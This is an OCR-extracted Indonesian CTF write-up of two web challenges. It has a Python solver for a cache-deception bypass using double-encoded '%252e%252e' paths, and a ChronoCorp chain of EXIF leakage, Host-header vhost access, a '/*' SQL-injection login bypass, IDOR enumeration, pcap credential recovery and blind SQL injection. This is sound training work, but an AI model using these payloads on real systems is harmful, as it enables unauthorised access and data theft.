


Analisis: Crawler hanya boleh mengakses /admin (terbukti: /admin → 403 untuk kita). Response-nya tersimpan di key attacker dan disajikan dengan X-Cache: HIT tanpa cookie apa pun — kita tidak pernah butuh sesi crawler. Kebocoran memberi tiga hal: identitas operator (putri), ticket 80a480fa3412f847, dan petunjuk bahwa flag endpoint memakai ticket sebagai path segment.

5. Replay Satu Segmen Lebih Dalam → Flag

```
post "/public/%252e%252e/admin/flag/80a480fa3412f847"
sleep 8
curl -si --path-as-is "$B/public/%252e%252e/admin/flag/80a480fa3412f847"
```

Output:



Verifikasi bahwa ini bypass otorisasi sejati, bukan halaman publik yang di-echo:

```
curl -s -o /dev/null -w '%{http_code}\n' \
  "$B/admin/flag/80a480fa3412f847"

curl -s -D - -o /dev/null --path-as-is \
  "$B/public/%252e%252e/admin/flag/80a480fa3412f847" |
```

```
  grep -iE '^(HTTP|x-cache)'
```

Output:



Analisis: Endpoint asli memberi 403, key cache yang teracuni memberi 200. Flag dikeluarkan oleh origin target sendiri (bukan SSRF off-origin), dan tidak ada header spoofing (User-Agent crawler, X-Internal, X-Forwarded-For) yang berhasil — boundary-nya memang kredensial, dan yang kita patahkan adalah path handling-nya. Flag IONIC{...} juga memuat pesan meta ("cache deception is all about perspective") yang mengonfirmasi tekniknya.

6. Implementasi Solusi

Saya menulis solver otomatis yang mereproduksi seluruh chain, memakai http.client (bukan requests) karena requests/urllib menormalisasi path sehingga key cache tidak akan cocok.

```python
#!/usr/bin/env python3
import http.client as httpc
import json
import random
import re
import string
import sys
import time

HOSTPORT = sys.argv[1] if len(sys.argv) > 1 else
"chall.ctf.tccpens.id:30082"
MANUAL_TICKET = sys.argv[2] if len(sys.argv) > 2 else None
HOST, PORT = HOSTPORT.split(":")
PORT = int(PORT)

CRAWLER_ORIGIN = "cacheme.local"   # origin yang dipakai crawler
DELAY = 8                          # jeda antar submit (rate limit)
RETRIES = 4                        # retry untuk 429 / koneksi putus
COOKIE = None


def log(m):
    print(f"[*] {m}", flush=True)
```

```
def request_raw(method, path, body=None, cookie=None, timeout=25):
    """Request mentah: `path` dikirim byte-exact, tanpa normalisasi.

    Ini WAJIB, karena `requests`/`urllib` akan menormalkan `%2e%2e`/`..`
    sehingga key cache tidak akan pernah cocok.
    """
    last_err = None
    for attempt in range(1, RETRIES + 1):
        conn = None
        try:
            conn = httpc.HTTPConnection(HOST, PORT, timeout=timeout)
            headers = {"User-Agent": "cacheme-solver/1.0", "Accept":
"*/*"}
            if body is not None:
                headers["Content-Type"] = "application/json"
            if cookie:
                headers["Cookie"] = f"session={cookie}"
            conn.request(method, path, body=body, headers=headers)
            resp = conn.getresponse()
            data = resp.read().decode("utf-8", "replace")
            return resp.status, dict(resp.getheaders()), data
        except (httpc.HTTPException, OSError) as e:
            last_err = e
            log(f"! {method} {path} gagal ({type(e).__name__}: {e}) "
                f"percobaan {attempt}/{RETRIES}")
            time.sleep(2 * attempt)
        finally:
            if conn is not None:
                conn.close()
    raise SystemExit(f"[!] koneksi ke {HOST}:{PORT} gagal total:
{last_err}")


def api(path, payload, cookie=None):
    return request_raw("POST", path, json.dumps(payload), cookie=cookie)


def bootstrap_account():
    global COOKIE
    user = "solver_" + "".join(random.choices(string.ascii_lowercase,
k=8))
    pw = "Passw0rd!123"

    st, _, b = api("/api/register", {"username": user, "password": pw})
```

```
    log(f"register {user} -> {st} {b.strip()}")
    if st == 429:
        time.sleep(DELAY)
        st, _, b = api("/api/register", {"username": user, "password":
pw})
        log(f"register retry -> {st} {b.strip()}")

    st, hd, b = api("/api/login", {"username": user, "password": pw})
    log(f"login -> {st} {b.strip()}")
    m = re.search(r"session=([0-9a-fA-F]+)", hd.get("Set-Cookie", ""))
    COOKIE = m.group(1) if m else None
    log(f"session -> {COOKIE}")
    if not COOKIE:
        raise SystemExit("[!] tidak dapat session cookie; login gagal")


def queue_preview(raw_path):
    """raw_path HARUS sudah double-encoded, mis.
/public/%252e%252e/admin"""
    url = f"http://{CRAWLER_ORIGIN}{raw_path}"
    for attempt in range(1, RETRIES + 1):
        st, _, b = api("/api/preview", {"url": url}, cookie=COOKIE)
        log(f"queue {url} -> {st} {b.strip()}")
        if st == 200:
            return b
        if st == 429:
            time.sleep(DELAY)
            continue
        raise SystemExit(f"[!] ditolak: {b}")
    raise SystemExit("[!] masih kena rate limit")


def read_cache(raw_path):
    """Baca key cache TANPA cookie (sengaja) untuk membuktikan akses
anonim."""
    st, hd, b = request_raw("GET", raw_path)
    log(f"GET {raw_path} -> {st} X-Cache={hd.get('X-Cache')}
({len(b)}B)")
    return st, hd, b


def find_ticket(body):
    m = re.search(r'<code id="ticket">([^<]+)</code>', body)
    return m.group(1).strip() if m else None
```

```
def main():
    bootstrap_account()

    if MANUAL_TICKET:
        ticket = MANUAL_TICKET
        log(f"ticket (manual) = {ticket}")
    else:
        queue_preview("/public/%252e%252e/admin")
        time.sleep(5)                          # beri waktu crawler jalan
        st, _, body = read_cache("/public/%252e%252e/admin")
        if st != 200:
            raise SystemExit(f"[!] baca cache gagal ({st}); crawler
mungkin belum selesai")
        op = re.search(r"Operator:\s*<strong>([^<]+)</strong>", body)
        log(f"operator = {op.group(1) if op else '?'}")
        ticket = find_ticket(body)
        log(f"ticket = {ticket}")
        if not ticket:
            raise SystemExit("[!] ticket tidak ditemukan di body yang
bocor")

    time.sleep(DELAY)
    flag_path = f"/public/%252e%252e/admin/flag/{ticket}"
    queue_preview(flag_path)
    time.sleep(5)
    st, hd, body = read_cache(flag_path)

    print("\n" + "=" * 74)
    print(body.strip())
    print("=" * 74 + "\n")

    try:
        ctl, _, _ = request_raw("GET", f"/admin/flag/{ticket}")
        log(f"kontrol /admin/flag/{ticket} -> {ctl} (harus 403)")
    except SystemExit:
        ctl = "n/a"
        log("kontrol dilewati (koneksi gagal)")

    m = re.search(r"IONIC\{[^}]+\}", body)
    if m:
        print("FLAG:", m.group(0))
    else:
        raise SystemExit("[!] pola flag tidak ditemukan di body")


if __name__ == "__main__":
```


```
    main()
```

Bagian penting: (1) http.client dengan path mentah agar key cache cocok byte-per-byte; (2) retry eksplisit saat 429 — rate limit adalah hambatan, bukan kontrol keamanan; (3) read_cache sengaja tidak mengirim cookie untuk membuktikan akses anonim; (4) control GET ke /admin/flag/<ticket> sebagai bukti diferensial 403 vs 200.

7. **Eksekusi dan Verifikasi**

python3 solve_cacheme.py chall.ctf.tccpens.id:30082

Output :




Kesimpulan

CacheMe membangun batas keamanannya pada prefix-check terhadap string yang belum dikanonisasi, lalu memakai string yang sama sebagai cache key untuk respons dari fetcher ber-privilege. Karena allowlist memvalidasi setelah satu pass decode sementara crawler melakukan decode kedua, /public/%252e%252e/admin lolos validasi namun di-fetch sebagai /admin. Hasil privileged-nya tersimpan di key yang dipilih attacker dan disajikan sebelum pengecekan sesi, sehingga eskalasi privilege menjadi aset publik yang persisten (TTL ±10 menit) dan tidak butuh kredensial crawler sama sekali.

Flag

IONIC{c4Ch3_d3C3p7!0N_1s_4LL_4b0u7_p3r5p3C7!v3_!!_wH0_54w_7h47!!!!!!}

agents:




Write-aUp: ChronoCorp – WEB

Analisis Masalah

Challenge ini menyimulasikan sebuah insiden pada lingkungan staging internal ChronoCorp. Tujuannya bukan menyerang satu endpoint, melainkan menelusuri rantai bukti (kill chain) dari halaman publik sampai ke penyimpanan rahasia internal.

Petunjuk awal hanya berupa URL newsroom publik:

```
https://chall.ctf.tccpens.id:30895
```



Halaman /blog adalah rubrik People & Culture statis yang menampilkan profil seorang karyawan bernama Dewi Anggraini dari tim IT Staging. Tidak ada form, tidak ada parameter, tidak ada komentar HTML. Satu-satunya aset dinamis adalah gambar:

```
<figure class="story-visual">
  <img
    src="/media/employee-spotlight-09.jpg"
    alt="Foto karyawan dalam rubrik Employee Spotlight"
  />
  <figcaption class="photo-caption">
    <span class="caption-label">Employee Spotlight</span
```

Akar masalah pertama ada pada metadata gambar: tim internal menyisipkan catatan operasional ke dalam EXIF/XMP file, lalu lupa menghapusnya sebelum publikasi.

```
~/Downloads/Ionic/web/chronocrop                                    base
curl -s http://chall.ctf.tccpens.id:30895/media/employee-spotlight-09.jpg | strings
 | grep -E "ChronoCorp|staging-chronocorp|Remove this note" -C 2
JFIF
Exif
ChronoCorp Internal Camera App v2.3
ChronoCorp People & Culture
ASCII
Internal staging note: portal hostname staging-chronocorp.ctf; competition access path
 /staging/login. Employee usernames follow firstname.lastname (example: dewi.anggraini
). Remove this note before external publication. -- IT Staging Team
ACS
"$24Racqr
```

Analisis: Catatan tersebut membocorkan tiga hal yang tidak seharusnya publik: virtual host internal (staging-chronocorp.ctf), path portal (/staging/login), dan konvensi username (firstname.lastname). Ini mengubah portal internal yang tadinya tidak diketahui menjadi target yang sudah terpetakan lengkap — sekaligus memberi tahu bahwa kita perlu menguji Host header.

Langkah Penyelesaian

1. Reconnaissance dan Pemuatan Virtual Host
Enumerasi direktori pada root menemukan empat rute non-404: /blog, /assets, /media, dan /staging, serta /admin dan /healthz.

```
ffuf -u http://chall.ctf.tccpens.id:30895/FUZZ -w paths.txt -mc all -fc
 404 -t 20 -s
```

Output:

```
~/Downloads/Ionic/web/chronocrop                                    base
ffuf -u http://chall.ctf.tccpens.id:30895/FUZZ -w paths.txt -mc all -fc 404 -t 20 -
s
assets
media
staging
admin
blog
healthz
~/Downloads/Ionic/web/chronocrop                                    base
```

/staging diarahkan ke port lain yang tidak dapat dijangkau dari luar:

```
curl -i http://chall.ctf.tccpens.id:30895/staging
```

Output:


```
~/Downloads/Ionic/web/chronocrop                                    base
curl -i http://chall.ctf.tccpens.id:30895/staging
HTTP/1.1 308 Permanent Redirect
Server: nginx
Date: Sun, 25 Oct 2026 02:16:11 GMT
Content-Type: text/html
Content-Length: 164
Location: http://chall.ctf.tccpens.id:8080/staging/
Connection: keep-alive

<html>
```

Analisis: Port 8080 tidak merespons (timeout) — portal memang didesain internal-only. Namun petunjuk EXIF memberi nama virtual host. Aplikasi yang sama dilayani pada port utama apabila Host header diarahkan ke vhost internal tersebut.

```
curl -i -H 'Host: staging-chronocorp.ctf' \
  http://chall.ctf.tccpens.id:30835/staging/login
```

Output:



Analisis: Virtual host berhasil dimuat. Portal login kini dapat diakses dari luar, dan field username menerima input bebas tanpa validasi klien.

2. Authentication Bypass pada Portal Staging
Langkah pertama adalah memetakan perilaku handler login. Uji SQL injection klasik justru diblokir filter:

```
curl -s -o /dev/null -w "%{http_code}\n" \
  -H 'Host: staging-chronocorp.ctf' \
  --data-urlencode "username=dewi.anggraini'#" \
  --data-urlencode "password=x" \
  http://chall.ctf.tccpens.id:30895/staging/login
```

Output:

```
~/Downloads/Ionic/web/chronocrop
curl -s -o /dev/null -w "%{http_code}\n" \
  -H 'Host: staging-chronocorp.ctf' \
  --data-urlencode "username=dewi.anggraini'#" \
  --data-urlencode "password=x" \
  http://chall.ctf.tccpens.id:30895/staging/login
400
~/Downloads/Ionic/web/chronocrop
```

Input ditolak oleh security filter.

Namun perhatikan perbedaan respons untuk karakter komentar blok:

```
curl -i -c cj.txt -H 'Host: staging-chronocorp.ctf' \
   --data-urlencode "username=dewi.anggraini'/*" --data-urlencode
 "password=x" \
   http://chall.ctf.tccpens.id:30835/staging/login
```

Output:

```
~/Downloads/Ionic/web/chronocrop                                    base
curl -i -c cj.txt -H 'Host: staging-chronocorp.ctf' --data-urlencode "username=dewi.anggraini'/*" --d
ata-urlencode "password=x" http://chall.ctf.tccpens.id:30895/staging/login
HTTP/1.1 302 FOUND
Server: nginx
Date: Sun, 25 Oct 2026 02:35:43 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 223
Connection: keep-alive
Location: /staging/dashboard
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Referrer-Policy: no-referrer
Permissions-Policy: camera=(), microphone=(), geolocation=()
Content-Security-Policy: default-src 'self'; img-src 'self' data:; style-src 'self'; script-src 'self';
form-action 'self'; base-uri 'self'; frame-ancestors 'none'
Cache-Control: no-store
Vary: Cookie
Set-Cookie: cc_session=eyJyb2xlIjoiZW1wbG95ZWUiLCJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6ImRld2kuYW5nZ3JhaW5pIn0.a
t1q_w.S6mVPLS7KhrsmWZvEXGcUWsyLyQ; HttpOnly; Path=/; SameSite=Lax

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/staging/dashboard">/staging/dashb
oard</a>. If not, click the link.
~/Downloads/Ionic/web/chronocrop                                    base
```

Analisis: Payload dewi.anggraini'/* berhasil login tanpa password. Filter hanya memblokir # dan tanda kutip yang diikuti pola tertentu, tetapi meloloskan /* yang membuka komentar blok SQL. Sisa query — termasuk perbandingan password — menjadi komentar, sehingga klausa autentikasi tidak pernah dievaluasi dan sistem menganggap identitas valid.

Cookie sesi adalah Flask signed cookie dengan payload base64 tanpa enkripsi:

```
echo
'eyJyb2xlIjoiZW1wbG95ZWUiLCJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6ImRld2kuYW5nZ3J
```

```
haW5pIn0' | base64 -d
```

Output:

```
~/Downloads/Ionic/web/chronocrop                                    ✔ | base
echo 'eyJyb2xlIjoiZW1wbG95ZWUiLCJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6ImRld2kuYW5nZ3JhaW5pIn0' | base64 -d
{"role":"employee","user_id":5,"username":"dewi.anggraini"}base64: invalid input
~/Downloads/Ionic/web/chronocrop                                    0|1 ✘ | base
```

Analisis: Dua temuan tambahan muncul: role dan user_id disimpan client-side (otoritas bergantung penuh pada kerahasiaan signing key), dan user_id=5 membocorkan bahwa ada user lain dengan ID 1–4 yang kemungkinan lebih privileged.

3. IDOR pada Document API

Dashboard workspace menampilkan satu dokumen milik user, dengan petunjuk pola endpoint yang eksplisit:

Dokumen dibuka melalui layanan API internal dengan pola /api/documents/<id>.

Enumerasi ID secara berurutan:

```
for id in 1 2 3 4 5 6; do
  printf "id=%s -> " "$id"
  curl -s -b cj.txt -H 'Host: staging-chronocorp.ctf' \
    -H 'Accept: application/json' \
    "http://chall.ctf.tccpens.id:30895/staging/api/documents/$id"
  echo
done
```

Output:

```
    -H 'Accept: application/json' \
    "http://chall.ctf.tccpens.id:30895/staging/api/documents/$id"
  echo
done
id=1 -> {"attachment":null,"body":"Catatan engineering rutin.","id":1,"title":"Sprint 12 Notes"}

id=2 -> {"attachment":null,"body":"Dokumen keuangan internal.","id":2,"title":"Finance Q3 Draft"}

id=3 -> {"attachment":null,"body":"Jadwal wawancara internal.","id":3,"title":"Recruitment Schedule"}

id=4 -> {"attachment":null,"body":"Temuan review modul autentikasi.","id":4,"title":"Auth Review"}

id=5 -> {"attachment":null,"body":"Handover IT Staging untuk sprint berikutnya.","id":5,"title":"Staging
 Handover"}

id=6 -> {"attachment":"incident_report_2026.pcap","body":"Pada 03 Oktober 2026 tim infra menyimpan packe
t capture investigasi. Lihat lampiran laporan.","id":6,"title":"Incident Report - Staging Breach Attempt
"}

~/Downloads/Ionic/web/chronocrop                                    ✔ | base
```


Analisis: IDOR terkonfirmasi — endpoint tidak memeriksa kepemilikan record. User dewi.anggraini (pemilik ID 5) dapat membaca dokumen Finance, Recruitment, dan Auth Review milik pihak lain. Dokumen ID 6 adalah laporan insiden dengan lampiran packet capture tidak teredaksi.

Lampiran dapat diunduh melalui /staging/download/<filename>:

```
curl -s -b cj.txt -H 'Host: staging-chronocorp.ctf'
http://chall.ctf.tccpens.id:30895/staging/download/incident_report_2026.
pcap -o incident.pcap
```

```
file incident.pcap
```

Output:




4. Ekstraksi Kredensial dari Packet Capture

PCAP hanya berukuran 931 byte dan berisi satu pasangan request/response HTTP:

```
strings -n 4 incident.pcap
```


Output:



Analisis: Traffic capture merekam sesi admin tanpa TLS, sehingga header Authorization: Basic terekspos utuh. Respons 200 OK membuktikan kredensial tersebut valid dan masih aktif.

```
echo -n 'c3lzYWRtaW46TjN0YzRwX1IzYzB2M3JlZF8yMDI2IQ==' | base64 -d
```

Output:



Verifikasi ke console admin:

```
curl -s -u 'sysadmin:N3tc4p_R3c0v3red_2026!' \
   http://chall.ctf.tccpens.id:30895/admin | grep -o '<h1>Admin
```

```
 console</h1>'
```

Output:

```
~/Downloads/Ionic/web/chronocrop                                    ✔ | 🔋 | base
curl -s -u 'sysadmin:N3tc4p_R3c0v3red_2026!' \
  http://chall.ctf.tccpens.id:30895/admin | grep -o '<h1>Admin
console</h1>'

<h1>Admin
 console</h1>
~/Downloads/Ionic/web/chronocrop                                    ✔ | 🔋 | base
```

Analisis: Akses penuh ke Infrastructure Console diperoleh. Console menyediakan utilitas Document index checker:

GET ENDPOINT
GET /staging/admin/api/check_document?title=ChronoCorp
Authorization: Basic base64(sysadmin:N3tc4p_R3c0v3red_2026!)
Host: staging-chronocorp.ctf

RESPONSE FORMAT

```
{"exists": true} / {"exists": false}
```

5. Blind SQL Injection pada Document Index Checker
Uji tautologi boolean untuk menentukan apakah parameter title masuk ke query:

```
t() {
  curl -s -u 'sysadmin:N3tc4p_R3c0v3red_2026!' \
    -H 'Host: staging-chronocorp.ctf' \
    --get --data-urlencode "title=$1" \
    http://chall.ctf.tccpens.id:30895/staging/admin/api/check_document
}

t "Staging Handover' AND '1'='1"
t "Staging Handover' AND '1'='2"
```

Output:

```
    --get --data-urlencode "title=$1" \
    http://chall.ctf.tccpens.id:30895/staging/admin/api/check_document
}

t "Staging Handover' AND '1'='1"
t "Staging Handover' AND '1'='2"
{"exists":true}
{"exists":false}
~/Downloads/Ionic/web/chronocrop                                    ✔
```

